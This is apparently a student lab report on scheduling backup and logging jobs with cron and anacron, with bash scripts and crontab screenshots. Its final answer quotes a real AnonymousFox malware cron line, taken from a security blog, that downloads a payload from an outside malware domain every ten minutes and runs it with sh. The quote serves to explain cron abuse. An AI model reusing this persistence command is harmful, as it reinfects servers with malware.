
System and Network Administration - Lab 8 - Scheduling tasks


```
Jaffar Totanji - j.totanji@innopolis.university
```


Questions to answer:

1. ***Part 1:***

   Let's first create a script `backup.sh` to make our backups:



   Testing the script to see if everything is working as intended:

```
Terminal - kuro@kuro-VirtualBoxZorinOS: ~/lab_8
File  Edit  View  Terminal  Tabs  Help
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ sudo rm -rf /backups/
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ ls
backup.sh
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ cat backup.sh
#!/bin/bash
backup_name=$1
dir_path=$2

cd /

mkdir -p backups

cd backups

cur_date=`date +%b_%d_%Y_%H_%M_%S`

sudo tar cpzf ${backup_name}_$cur_date.tar.gz $dir_path
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ vim backup.sh
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ chmod +x backup.sh
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ sudo ./backup.sh test /home/kuro/Downloads/
tar: Removing leading `/' from member names
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ ls /backups/
test_ноя_23_2022_23_59_40.tar.gz
kuro@kuro-VirtualBoxZorinOS:~/lab_8$
```

We can now create a cronjob to run our script:

```
Terminal - kuro@kuro-VirtualBoxZorinOS: ~/lab_8
File  Edit  View  Terminal  Tabs  Help
  GNU nano 4.8              /tmp/crontab.wuURmt/crontab              Modified
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 0 5 * * /backup.sh home_backup /home

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Part 2:


Our second script `backup2.sh` looks very similar to the first with the exception of deleting the old if it exists previously:

```
#!/bin/bash
backup_name=$1
dir_path=$2

cd /

sudo rm -rf backups2

mkdir -p backups2

cd backups2

cur_date=`date +%b_%d_%Y_%H_%M_%S`

sudo tar cpzf ${backup_name}_$cur_date.tar.gz $dir_path
~
~
~
~
~
~
~
~
"backup2.sh" 15L, 192C                                    11,11         All
```

Testing the script to see if everything is working as intended:

```
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ vim backup2.sh
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ sudo ./backup2.sh home_backup /home/kuro/Do
wnloads/
tar: Removing leading `/' from member names
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ ls /backups2/
home_backup_ноя_24_2022_00_23_57.tar.gz
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ sudo ./backup2.sh home_backup /home/kuro/Do
wnloads/
tar: Removing leading `/' from member names
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ ls /backups2/
home_backup_ноя_24_2022_00_24_03.tar.gz
kuro@kuro-VirtualBoxZorinOS:~/lab_8$
```

We can now create an anacron job to run our script:



2. After installing `nginx`, we can take a look at the file we want to back up:

```
Setting up nginx-core (1.18.0-0ubuntu1.4) ...
Not attempting to start NGINX, port 80 is already in use.
Setting up nginx (1.18.0-0ubuntu1.4) ...
Processing triggers for systemd (245.4-4ubuntu3.17) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for ufw (0.36-6ubuntu1) ...
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ cat /var/www/html/index.nginx-debian.html
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
kuro@kuro-VirtualBoxZorinOS:~/lab_8$
```


Let's edit our previous script to back up this directory:

```
#!/bin/bash

cd /

sudo rm -rf backups3

mkdir -p backups3

cd backups3

cur_date=`date +%b_%d_%Y_%H_%M_%S`

sudo tar cpzf nginx_backup_$cur_date.tar.gz /var/www/html
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"backup3.sh" 13L, 167C                                    1,1           All
```


Testing the script to see if everything is working as intended:

```
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ vim backup3.sh
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ chmod +x backup3.sh
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ sudo ./backup3.sh
tar: Removing leading `/' from member names
kuro@kuro-VirtualBoxZorinOS:~/lab_8$ ls /backups3/
nginx_backup_ноя_24_2022_00_51_41.tar.gz
kuro@kuro-VirtualBoxZorinOS:~/lab_8$
```

We can now create a cronjob to run our script:



3. Let's first create some scripts for our cronjobs to run:



```
job1.sh   job2.sh   job3.sh   job4.sh
#!/bin/bash

cur_date=`date +%b_%d_%Y_%H_%M_%S`

mkdir -p /var/log/sna_cron.log
echo "$cur_date Run at 04:00 every Monday" >> /var/log/sna_cron.log
```

```
job1.sh   job2.sh   job3.sh   job4.sh
#!/bin/bash

cur_date=`date +%b_%d_%Y_%H_%M_%S`

mkdir -p /var/log/sna_cron.log
echo "$cur_date Run on the second Saturday of every month" >> /var/log/sna_cron.log
```

We can now create cronjobs to run our scripts:

```
Terminal - kuro@kuro-VirtualBoxZorinOS: ~/lab_8
File  Edit  View  Terminal  Tabs  Help
  GNU nano 4.8                    /tmp/crontab.eKSWrF/crontab                    Modified
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 0 5 * * /backup.sh home_backup /home
59 23 * * 0 /backup3.sh
5 0 * * * /job1.sh
0 10 * * 1-5 /job2.sh
0 4 * * 1 /job3.sh
0 0 8-14 * 6 /job4.sh

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo
```

4. Cronjobs can be abused in a multitude of ways, `Cron Privilege Escalation` and `Reinfection Abuse` to name a few.

   A good example here is `AnonymousFox`'s reinfection abuse where they use a cron job to reinfect someone within a very short period of time. Such reinfection can cause malicious behavior such as running malicious processes, interfering with server operations, etc.

   The cronjob itself looks something like this:

```
 */10 * * * * curl -so gojj hxxp://golang666[.]xyz/css[.]index &&
/bin/sh gojj /home/[REDACTED]/public_html/[REDACTED] && rm -f gojj
```

- ***Execution frequency:*** */10 * * * * which runs the command every 10 minutes
- ***Command:*** `curl`
- ***Objective:*** Grabbing content from a malware domain that gets extracted into ./css/index.php

End of Exercises

Resources:

- https://blog.sucuri.net/2022/03/new-wave-of-anonymousfox-cron-jobs.html